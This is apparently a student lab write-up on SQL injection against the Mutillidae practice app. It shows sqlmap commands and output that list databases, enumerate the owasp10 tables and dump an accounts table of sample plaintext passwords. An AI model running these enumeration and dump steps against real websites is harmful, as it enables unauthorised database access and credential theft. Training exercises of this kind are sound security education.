

# SQL Injection Activity



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.1.100/mutillidae/index.php?page=user-info
.php&username=&password=&user-info-php-submit-button=View+Account+Detai
ls" --shell
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.10#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

sqlmap > 
```

a) Initialize sqlmap using -u to let the software know what the URL is in our case.




```
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[14:42:29] [INFO] fetched data logged to text files under '/home/kali/.
local/share/sqlmap/output/192.168.1.100'

[*] ending @ 14:42:29 /2023-12-03/

sqlmap > 
```

b) After typing dbs into the terminal, we see a lot of data, but we are most concerned with these 7 databases. We used DBS to see what and how many databases we can look at. For the purpose of this activity, the focus is on the owasp10 database.




```
[14:47:04] [INFO] fetching tables for database: 'owasp10'
[14:47:04] [WARNING] reflective value(s) found and filtering out
Database: owasp10
[6 tables]
+----------------+
| accounts       |
| blogs_table    |
| captured_data  |
| credit_cards   |
| hitlog         |
| pen_test_tools |
+----------------+

[14:47:04] [INFO] fetched data logged to text files under '/home/kali/.
local/share/sqlmap/output/192.168.1.100'

[*] ending @ 14:47:04 /2023-12-03/

sqlmap >
```

c) After running the command “-D owasp10 –tables”, we are able to see these 6 tables within the owasp10 database. Since we are simulating an attack, the accounts table is the one that looks the most interesting at the moment.



```
Database: owasp10
Table: accounts
[16 entries]
+-----+----------+--------------+----------+-----------------------------
--+
| cid | is_admin | password     | username | mysignature
  |
+-----+----------+--------------+----------+-----------------------------
--+
| 1   | TRUE     | adminpass    | admin    | Monkey!
  |
| 2   | TRUE     | somepassword | adrian   | Zombie Films Rock!
  |
| 3   | FALSE    | monkey       | john     | I like the smell of confun
k |
| 4   | FALSE    | password     | jeremy   | d1373 1337 speak
  |
| 5   | FALSE    | password     | bryce    | I Love SANS
  |
| 6   | FALSE    | samurai      | samurai  | Carving Fools
  |
| 7   | FALSE    | password     | jim      | Jim Rome is Burning
  |
| 8   | FALSE    | password     | bobby    | Hank is my dad
  |
| 9   | FALSE    | password     | simba    | I am a cat
  |
| 10  | FALSE    | password     | dreveil  | Preparation H
  |
| 11  | FALSE    | password     | scotty   | Scotty Do
  |
| 12  | FALSE    | password     | cal      | Go Wildcats
  |
| 13  | FALSE    | password     | john     | Do the Duggie!
  |
| 14  | FALSE    | 42           | kevin    | Doug Adams rocks
  |
| 15  | FALSE    | set          | dave     | Bet on S.E.T. FTW
  |
| 16  | FALSE    | pentest      | ed       | Commandline KungFu anyone?
```

d) After running this command, "-D owasp10 -T accounts –dump", we are able to "dump" the contents of the table into the terminal. We can see all sorts of user information: usernames passwords, administrative privileges, and signatures. This is especially useful in our case because this is all in plaintext form – the contents of this table are not hashed, making this information much easier to be accessed by hackers.